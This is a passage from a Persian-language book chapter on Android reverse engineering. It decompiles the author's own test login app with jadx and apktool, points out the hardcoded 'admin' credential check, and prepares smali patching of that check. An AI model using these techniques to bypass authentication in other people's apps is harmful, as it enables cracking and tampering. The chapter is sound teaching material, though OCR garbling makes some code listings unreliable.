
```
25dkVersion="34" android:compileSdkVersionCodename="14" package="ir.cafenode.apptest" platformBuildVersionCode="34" platformBuildVers  
7  
11
```

حالا activity ہا کجا ہستند؟

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="1" android:versionName="1.0.0" package="ir.cafenode.apptest">
    <uses-sdk android:minSdkVersion="24" android:targetSdkVersion="34"/>
    <permission android:name="ir.cafenode.apptest.DYNAMIC_RECEIVER_NOT_EXPORTED_PERMISSION" android:protectionLevel="signature|system"/>
    <uses-permission android:name="ir.cafenode.apptest.DYNAMIC_RECEIVER_NOT_EXPORTED_PERMISSION"/>
    <application android:theme="@style/Theme.AppTest" android:label="@string/app_name" android:icon="@mipmap/ic_launcher">
        <activity android:name="ir.cafenode.apptest.MainActivity" android:exported="true">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
        <provider android:name="androidx.startup.InitializationProvider" android:exported="false" android:authorities="ir.cafenode.apptest.provider">
            <meta-data android:name="androidx.emoji2.text.EmojiCompatInitializer" android:value="androidx.startup.InitializationProvider" />
            <meta-data android:name="androidx.lifecycle.ProcessLifecycleInitializer" android:value="androidx.startup.InitializationProvider" />
            <meta-data android:name="androidx.profileinstaller.ProfileInstallerInitializer" android:value="androidx.startup.InitializationProvider" />
        </provider>
        <receiver android:name="androidx.profileinstaller.ProfileInstallReceiver" android:permission="android.permission.INSTALL_PACKAGES">
            <intent-filter>
                <action android:name="androidx.profileinstaller.action.INSTALL_PROFILE"/>
            </intent-filter>
            <intent-filter>
                <action android:name="com.android.packageinstaller.INSTALL_PACKAGE"/>
            </intent-filter>
        </receiver>
    </application>
</manifest>
```

زمانی که build می کنیم یک سری receiver بصورت پیشفرض می سازد:

۱۲۹ ■ فصل ۲. مهندسی معکوس نرم افزار های اندروید



```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="1" android:versi
7   <uses-sdk android:minSdkVersion="24" android:targetSdkVersion="34"/>
11  <permission android:name="ir.cafenode.apptest.DYNAMIC_RECEIVER_NOT_EXPORTED_PERMISSION" android:protect
15    <uses-permission android:name="ir.cafenode.apptest.DYNAMIC_RECEIVER_NOT_EXPORTED_PERMISSION"/>
17  <application android:theme="@style/Theme.AppTest" android:label="@string/app_name" android:icon="@mipmap
21    <activity android:name=".MainActivity" android:exported="true">
22      <intent-filter>
23        <action android:name="android.intent.action.MAIN"/>
24        <category android:name="android.intent.category.LAUNCHER"/>
25      </intent-filter>
26    </activity>
27  <provider android:name="androidx.startup.InitializationProvider" android:exported="false" android:is
28    <meta-data android:name="androidx.emoji2.text.EmojiCompatInitializer" android:value="androidx.s
29    <meta-data android:name="androidx.lifecycle.ProcessLifecycleInitializer" android:value="androi
30    <meta-data android:name="androidx.profileinstaller.ProfileInstallerInitializer" android:value="
31  </provider>
32  <receiver android:name="androidx.profileinstaller.ProfileInstallReceiver" android:permission="and
33    <intent-filter>
34      <action android:name="androidx.profileinstaller.action.INSTALL_PROFILE"/>
35    </intent-filter>
36    <intent-filter>
37      <action android:name="androidx.profileinstaller.action.SKIP_FILE"/>
38    </intent-filter>
39    <intent-filter>
40      <action android:name="androidx.profileinstaller.action.SAVE_PROFILE"/>
41    </intent-filter>
42    <intent-filter>
43      <action android:name="androidx.profileinstaller.action.BENCHMARK_OPERATION"/>
44    </intent-filter>
45  </receiver>
46 </application>
47 </manifest>
```

پوشه هم داخل res هست:

اسم فایل layout ما MainActivity بود که اینجا می بینیم:



```
File View Navigation Tools Help *app-login : jodh-gui
abc_screen_content_include.xml
abc_screen_simple.xml
abc_screen_simple_overlay_action_
abc_screen_toolbar.xml
abc_search_dropdown_item_icons_2l
abc_search_view.xml
abc_tooltip.xml
activity_main.xml
custom_dialog.xml
design_bottom_navigation_item.xml
design_bottom_sheet_dialog.xml
design_layout_snackbar.xml
design_layout_snackbar_include.xml
APK signature  AndroidManifest.xml  res/layout/activity_main.xml
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout xmlns:android="http://schemas.android.com/apk/res/android" xmlns:app="http://schemas.android.com/
9   <EditText android:layout_width="wrap_content" android:layout_height="match_parent" android:text="Usern
14     <EditText android:layout_width="wrap_content" android:layout_height="match_parent" android:text="Usern
18       <EditText android:id="@+id/editUsername" android:layout_width="match_parent" android:layout_height="ma
22         <EditText android:id="@+id/editPassword" android:layout_width="match_parent" android:layout_height="ma
26           <EditText android:id="@+id/editPassword" android:layout_width="match_parent" android:layout_height="ma
30             <EditText android:id="@+id/editPassword" android:layout_width="match_parent" android:layout_height="ma
34               <EditText android:id="@+id/editPassword" android:layout_width="match_parent" android:layout_height="ma
38                 <EditText android:id="@+id/editPassword" android:layout_width="match_parent" android:layout_height="ma
42                   <EditText android:id="@+id/editPassword" android:layout_width="match_parent" android:layout_height="ma
46                     <EditText android:id="@+id/editPassword" android:layout_width="match_parent" android:layout_height="ma
50                       <EditText android:id="@+id/editPassword" android:layout_width="match_parent" android:layout_height="ma
54                         <EditText android:id="@+id/editPassword" android:layout_width="match_parent" android:layout_height="ma
58                           <EditText android:id="@+id/editPassword" android:layout_width="match_parent" android:layout_height="ma
62                             <EditText android:id="@+id/editPassword" android:layout_width="match_parent" android:layout_height="ma
66                               <EditText android:id="@+id/editPassword" android:layout_width="match_parent" android:layout_height="ma
70                                 <EditText android:id="@+id/editPassword" android:layout_width="match_parent" android:layout_height="ma
74                                   <EditText android:id="@+id/editPassword" android:layout_width="match_parent" android:layout_height="ma
78                                     <EditText android:id="@+id/editPassword" android:layout_width="match_parent" android:layout_height="ma
82                                       <EditText android:id="@+id/editPassword" android:layout_width="match_parent" android:layout_height="ma
86                                         <EditText android:id="@+id/editPassword" android:layout_width="match_parent" android:layout_height="ma
90                                           <EditText android:id="@+id/editPassword" android:layout_width="match_parent" android:layout_height="ma
94                                             <EditText android:id="@+id/editPassword" android:layout_width="match_parent" android:layout_height="ma
98                                               <EditText android:id="@+id/editPassword" android:layout_width="match_parent" android:layout_height="ma
99 </LinearLayout>
```

اگر خاطر شما باشد ما hardcoded username را کرده بودیم:




```

<roid.com/apk/res/android" xmlns:app="http://schemas.android.com/apk/res-auto" android:al" android:layout_width="match_parent" android:layout_height="wrap_content">
<intent" android:layout_width="match_parent" android:text="Username:"/>
" android:layout_width="match_parent" android:layout_height="match_parent" android:max
al" android:layout_width="match_parent" android:layout_height="wrap_content">
<intent" android:layout_width="match_parent" android:text="@string/txt_password"/>

```

اما پسورد را همانطور که در تصویر بالا هم می بینید به این شکل نمایش می دهد.

البته همانطور که میبینید id پسورد را نشان نمی دهد، حالا این id کجا هست؟



```

public static final class mipmap {
    public static int ic_launcher = 0x7f0d0000;
    public static int ic_launcher_round = 0x7f0d0001;
    private mipmap() {
    }
}

public static final class string {
    public static int app_name = 0x7f0f001c;
    public static int password = 0x7f0f0094;
    public static int txt_password = 0x7f0f00a1;
    /* JADX INFO: Added by JADX */
    public static final int abc_action_bar_home_description = 0x7f0f0000;
}

```

که این id همان reference هست که find کرده بودیم.

زمانی که اپلیکیشن اندروید build می شود تمامی resource هایی که در برنامه استفاده می شود همگی به یک عدد یکتا در مبنای هگز تبدیل میشوند.

فایل MainActivity را هم می توانیم بینیم:

فصل ۲. مهندسی معکوس نرم افزار های اندروید ■ ۱۳۱

```
APK signature: AndroidManifest.xml: res/layout/activity_main.xml: R: MainActivity

private Context mContext;
private EditText txtUsername;
private EditText txtPassword;
private Button btnLogin;
private Button btnExit;

@Override // androidx.fragment.app.FragmentActivity, androidx.activity.ComponentActivity, androidx.core.app.ComponentActivity
public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_main);
    this.txtUsername = findViewById(R.id.editUsername);
    this.txtPassword = findViewById(R.id.editPassword);
    this.btnLogin = (Button) findViewById(R.id.btnLogin);
    Button button = (Button) findViewById(R.id.btnExit);
    this.btnExit = button;
    button.setOnClickListener(new View.OnClickListener() { // from class: ir.cafenode.apptest.MainActivity
        @Override // android.view.View.OnClickListener
        public void onClick(View view) {
            MainActivity.this.finish();
        }
    });
    this.btnLogin.setOnClickListener(new View.OnClickListener() { // from class: ir.cafenode.apptest.MainActivity
        @Override // android.view.View.OnClickListener
        public void onClick(View view) {
            String obj = MainActivity.this.txtUsername.getText().toString();
            String obj2 = MainActivity.this.txtPassword.getText().toString();
            Log.e("MEISAM", obj);
            if (obj.equals("admin") && obj2.equals(MainActivity.this.getString(R.string.password))) {
                Toast.makeText(MainActivity.this.getApplicationContext(), "Login Success!", 0).show();
            } else {
                Toast.makeText(MainActivity.this.getApplicationContext(), "Login fail :(", 0).show();
            }
        }
    });
}
```

دقت کنید که در برنامه هایی که فرایند مبهم سازی کد انجام می شود دیگر به راحتی نمی توانیم کدهای این صفحه را بخوانیم.

حالا ما می خواهیم این source را دستکاری کنیم و مثلاً این if را عوض کنیم:

```
APK signature: AndroidManifest.xml: res/layout/activity_main.xml: R: MainActivity

private Context mContext;
private EditText txtUsername;
private EditText txtPassword;
private Button btnLogin;
private Button btnExit;

@Override // androidx.fragment.app.FragmentActivity, androidx.activity.ComponentActivity, androidx.core.app.ComponentActivity
public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_main);
    this.txtUsername = (EditText) findViewById(R.id.editUsername);
    this.txtPassword = (EditText) findViewById(R.id.editPassword);
    this.btnLogin = (Button) findViewById(R.id.btnLogin);
    Button button = (Button) findViewById(R.id.btnExit);
    this.btnExit = button;
    button.setOnClickListener(new View.OnClickListener() { // from class: ir.cafenode.apptest.MainActivity
        @Override // android.view.View.OnClickListener
        public void onClick(View view) {
            MainActivity.this.finish();
        }
    });
    this.btnLogin.setOnClickListener(new View.OnClickListener() { // from class: ir.cafenode.apptest.MainActivity
        @Override // android.view.View.OnClickListener
        public void onClick(View view) {
            String obj = MainActivity.this.txtUsername.getText().toString();
            String obj2 = MainActivity.this.txtPassword.getText().toString();
            Log.e("MEISAM", obj);
            if (obj.equals("admin") && obj2.equals(MainActivity.this.getString(R.string.password))) {
                Toast.makeText(MainActivity.this.getApplicationContext(), "Login Success!", 0).show();
            } else {
                Toast.makeText(MainActivity.this.getApplicationContext(), "Login fail :(", 0).show();
            }
        }
    });
}
```

الآن اگر از پایین گزینه smali را کلیک کنیم:

```

38     @Override // android.view.View.OnClickListener
39     public void onClick(View view) {
40         String obj = MainActivity.this.txtUsername.getText().toString();
41         String obj2 = MainActivity.this.txtPassword.getText().toString();
42         Log.e("MEISAN", obj);
43         if (obj.equals("admin") && obj2.equals(MainActivity.this.getString(R.string.password))) {
44             Toast.makeText(MainActivity.this.getApplicationContext(), "Login Success!", 0).show();
45         } else {
46             Toast.makeText(MainActivity.this.getApplicationContext(), "Login fail :(", 0).show();
47         }
48     }
49 }

```

hdpi
mdpi
xhdpi
xxhdpi
xxxhdpi

1 warning Code Snail Simple Fallback Split view

کدهای smali را می‌توانیم بینیم:

```

APK signature x AndroidManifest.xml x res/layout/activity_main.xml x R x MainActivity x
1 ##### Class Lir.cafenode.apptest.MainActivity (Lir.cafenode.apptest.MainActivity)
2 .class public Lir/cafenode/apptest/MainActivity;
3 .super Landroid/appcompat/app/AppCompatActivity;
4 .source "MainActivity.java"
5
6
7 # instance fields
8 .field btnExit:Landroid/widget/Button;
9
10 .field btnLogin:Landroid/widget/Button;
11
12 .field txtPassword:Landroid/widget/EditText;
13
14 .field txtUsername:Landroid/widget/EditText;
15
16
17 # direct methods
18 .method public constructor <init>()V
19     .registers 2
20
21     .line 12
22     invoke-direct {p0}, Landroidx/appcompat/app/AppCompatActivity;-><init>()V
23
24     const/4 v0, 0x0
25
26     .line 14
27     input-object v0, p0, Lir/cafenode/apptest/MainActivity;->txtUsername:Landroid/widget/EditText;
28
29     .line 15
30     input-object v0, p0, Lir/cafenode/apptest/MainActivity;->txtPassword:Landroid/widget/EditText;
31
32     .line 17
33     input-object v0, p0, Lir/cafenode/apptest/MainActivity;->btnLogin:Landroid/widget/Button;

```

کدی که به زبان Java نوشته بودیم تبدیل شد به کدهای smali در واقع art یا dalvik کدھارو اجرا می‌کند. آن login که برای دکمه onClick نوشته بودیم اینجا هست:

فصل ۲. مهندسی معکوس نرم افزار های اندروید ■



```
APK signature: AndroidManifest.xml res/layout/activity_main.xml R MainActivity

137     invoke-direct {v0}, Ljava/lang/Object;:><init>()

138     return-void
139     end method

200 # virtual methods
201 .method public onClick(Landroid/view/View;)V
202     .registers 5
203
204     .line 39
205     iget-object p1, p0, Lir/cafemode/app/test/MainActivity$2; >this@Lir/cafemode/app/test/MainActivity;
206
207     iget-object p1, p1, Lir/cafemode/app/test/MainActivity; >xUserName:Landroid/widget/EditText;
208
209     invoke-virtual {p1}, Landroid/widget/EditText;:>getText()Landroid/text/Editable;
210
211     move-result-object p1
212
213     invoke-virtual {p1}, Ljava/lang/Object;:>toString()Ljava/lang/String;
```

آن شرطی هم که داشتیم اینجا هست:

```
    .Lcom.google
    .Lir.cafeoden.apptest
    .LMainActivity
    .LtxtUserName EditText
    .LtxtPassword EditText
    .LbtnLogin Button
    .LbtnExit Button
    .LonCreate(Bundle) void
    .LR
    .Lkotlin
    .Lkotlinx.coroutines
    .Lorg
    .LResources
    .Lassets
    .Lkotlin
    .Lcond_44
```



آموزش نحوه تغییر در کد های برنامه : Smali Patching

حالا می خواهیم با استفاده از یکسری ابزار، APK را decompile کنیم، سپس می خواهیم فایل را دستکاری کنیم و در نهایت compile کنیم و روی آن یک امضای دیجیتالی قرار دهیم.

Genymotion را run می کنیم.

حالا می خواهیم نرم افزاری که ایجاد کرده بودیم را داخل Genymotion نصب کنیم:

یکی از روش ها این است که به راحتی فایل apk را داخل Genymotion drag and drop کنید :



اما الان می خواهیم یاد بگیریم که بجای drag کردن، با استفاده از adb این کار را انجام

بدهیم:

در لینوکس دستوری به نام file داریم:

file app-login.apk

```
meisamrce@meisamrces-MBP Desktop % file app-login.apk
app-login.apk: Zip archive data, at least v0.0 to extract, compression method=deflate
meisamrce@meisamrces-MBP Desktop %
```


همانطور که داخل تصویر بالا می‌بینید به ما structure فایل را می‌گوید.
یک zip archive هست، حالا این فایل هم کمی دستکاری شده است
حالا می‌خواهیم آن را نصب کنیم:
ابتدا adb devices را وارد می‌کنیم :

```
meisamrce@meisamrces-MBP Desktop % adb devices
List of devices attached
127.0.0.1:6555 device
```

همانطور که می‌بینید به یک device وصل هستیم.
برای نصب از دستور adb install app-login.apk استفاده می‌کنیم:

```
meisamrce@meisamrces-MBP Desktop % adb install app-login.apk
Performing Streamed Install
Success
meisamrce@meisamrces-MBP Desktop %
```

به Genymotion که برگردیم می‌بینیم که نصب شده است:




حالا اگر بخواهیم که اپلیکیشن را حذف کنیم، که برای این کار ابتدا باید package name را بدست آوریم.

پس از jadx استفاده می کنیم :

jadx-gui app-login.apk

```
meisamrce@meisamrce-MBP Desktop % jadx-gui app-login.apk
```

فایل را که باز کرد وارد resources > AndroidManifest.xml می شویم و name را می خوانیم:



حالا با استفاده از adb می‌توانیم با دستور adb uninstall package_name اپلیکیشن را حذف می‌کنیم:


```
meisamrce@meisamrces-MBP Desktop % adb uninstall ir.cafenode.apptest
Success
meisamrce@meisamrces-MBP Desktop %
```

الان اگر برگردیم داخل Genymotion می‌بینیم که نرم افزار پاک شده است
حالا نرم افزار را مجدد install می‌کنیم:

```
meisamrce@meisamrces-MBP Desktop % adb install app-login.apk
Performing Streamed Install
Success
meisamrce@meisamrces-MBP Desktop %
```

قبل هم طبق برنامه‌ای که نوشته بودیم اگر داخل نرم افزار login و دکمه دهد:
اشتباه وارد می‌کنیم و دکمه login را کلیک کنیم به ما پیغام خطای دهد:

فصل ۲. مهندسی معکوس نرم افزار های اندروید ■ ۱۳۹



حالا می خواهیم ساختار برنامه را عوض کنیم.

برای decompile کردن فایل apk باید نرم افزار apk tool را دانلود و نصب کنیم:

<https://apktool.org/>

این نرم افزار فایل apk را decompile می کند و بعد دوباره می تواند آن را compile کند.

برای نصب روی install کلیک میکنیم و نسخه مورد نظرمان را انتخاب می کنیم و دقیقاً توضیح داده که برای نصب چه مراحلی را باید طی کنیم.

سیستم عامل من چون نسخه مک هست از نسخه brew استفاده میکنم شما می توانید مراحل نصب در لینوکس یا ویندوز را انجام بدهید:

Mac #

1. Download the Mac wrapper script. (Right click, Save Link As `apktool`)
 2. Download the latest version of Apktool.
 3. Rename the downloaded jar to `apktool.jar`.
 4. Move both `apktool.jar` and `apktool` to `/usr/local/bin`. (root needed)
 5. Make sure both files are executable. (`chmod +x`)
 6. Try running `apktool` via CLI.

Brew

1. Install Homebrew as described [in this page](#).
 2. Execute the command `brew install apktool` in the terminal.
 3. Try running `apktool` via CLI.

```
meisamrce@meisamrces-MBP Desktop % brew install apktool
Running `brew update --auto-update`...
==> Auto-updated Homebrew!
Updated 2 taps (shivammathur/php and homebrew/core).
==> New Formulae
action-validator      awscli-local      oslo          richg
amass                 kew                patat        scarb

You have 2 outdated formulae installed.


==> Downloading https://ghcr.io/v2/homebrew/core/apktool/manifests/2.9.0
#=-# #
```

وقتی تمام شد با دستور Apktool را اجرا می کنیم:

meisamrce@meisamrces-MBP Desktop % apktool

باید خروجی مانند این، برای ما نمایش داده شود:

فصل ۲. مهندسی معکوس نرم افزار های اندروید ■ ۱۴۱




```
meisamrce@meisamrces-MBP Desktop % apktool
Disable this behaviour by setting HOMEBREW_NO_INSTALL_CLEANUP.
Hide these hints with HOMEBREW_NO_ENV_HINTS (see `man brew`).
meisamrce@meisamrces-MBP Desktop % apktool
Apktool 2.9.0 - a tool for reengineering Android apk files
with smali v3.0.3 and baksmali v3.0.3
Copyright 2010 Ryszard Wiśniewski <brut.alll@gmail.com>
Copyright 2010 Connor Tumbleson <connor.tumbleson@gmail.com>

usage: apktool
-advance,--advanced    Print advanced information.
-version,--version     Print the version.
usage: apktool iflinstall-framework [options] <framework.apk>
-p,--frame-path <dir>  Store framework files into <dir>.
-t,--tag <tag>         Tag frameworks using <tag>.
usage: apktool d[ecode] [options] <file_apk>
```

حالا می خواهیم با استفاده از این ابزار فایل app-login.apk را decompile کنیم:

```
apktool d app-login.apk
```




```
meisamrce@meisamrces-MBP Desktop % apktool d app-login.apk
I: Using Apktool 2.9.0 on app-login.apk
I: Loading resource table...
I: Decoding file-resources...
I: Loading resource table from file: /Users/meisamrce/Library/apktool/framework/1.apk
I: Decoding values /* XMLs...
I: Decoding AndroidManifest.xml with resources...
I: Regular manifest package...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
I: Copying META-INF/services directory
meisamrce@meisamrces-MBP Desktop %
```

شروع به decompile کردن می کند و یک پوشه می سازد.


ما زمانی که برنامه را unzip میکردیم نمی توانستیم AndroidManifest.xml را بخوانیم و

resource هارو ببینیم.

الان فایل app-login.apk ما decompile شده است:



باز که کنیم و وارد آن بشویم:



اُلان میتوانیم فایل AndroidManifest.xml را داخل VScode باز کنیم:


```

note.txt  AndroidManifest.xml

users > meismarce > Desktop > app-login > AndroidManifest.xml
1  ?<?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="1" android:versionName="1.0" package="ir.cafenode.apptest">
2    <permission android:name="ir.cafenode.apptest.DYNAMIC_RECEIVER_NOT_EXPORTED_PERMISSION" android:protectionLevel="signature" android:label="Dynamic Receiver Not Exported Permission" android:icon="@+id/icon" />
3    <uses-permission android:name="ir.cafenode.apptest.DYNAMIC_RECEIVER_NOT_EXPORTED_PERMISSION" />
4    <application android:allowBackup="true" android:appComponentFactory="androidx.core.app.CoreComponentFactory" android:dataExtractionEnabled="true" android:label="App Test" android:theme="@style/AppTheme" android:icon="@+id/icon" android:hardwareAccelerated="true" android:largeHeap="true" android:process=":main" android:sharedUserId="com.google.android.gms">
5      <activity android:exported="true" android:name="ir.cafenode.apptest.MainActivity">
6        <intent-filter>
7          <action android:name="android.intent.action.MAIN" />
